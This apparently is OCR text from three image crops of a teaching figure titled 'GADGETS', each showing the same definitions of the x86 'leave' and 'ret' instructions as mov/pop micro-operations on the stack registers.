
GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



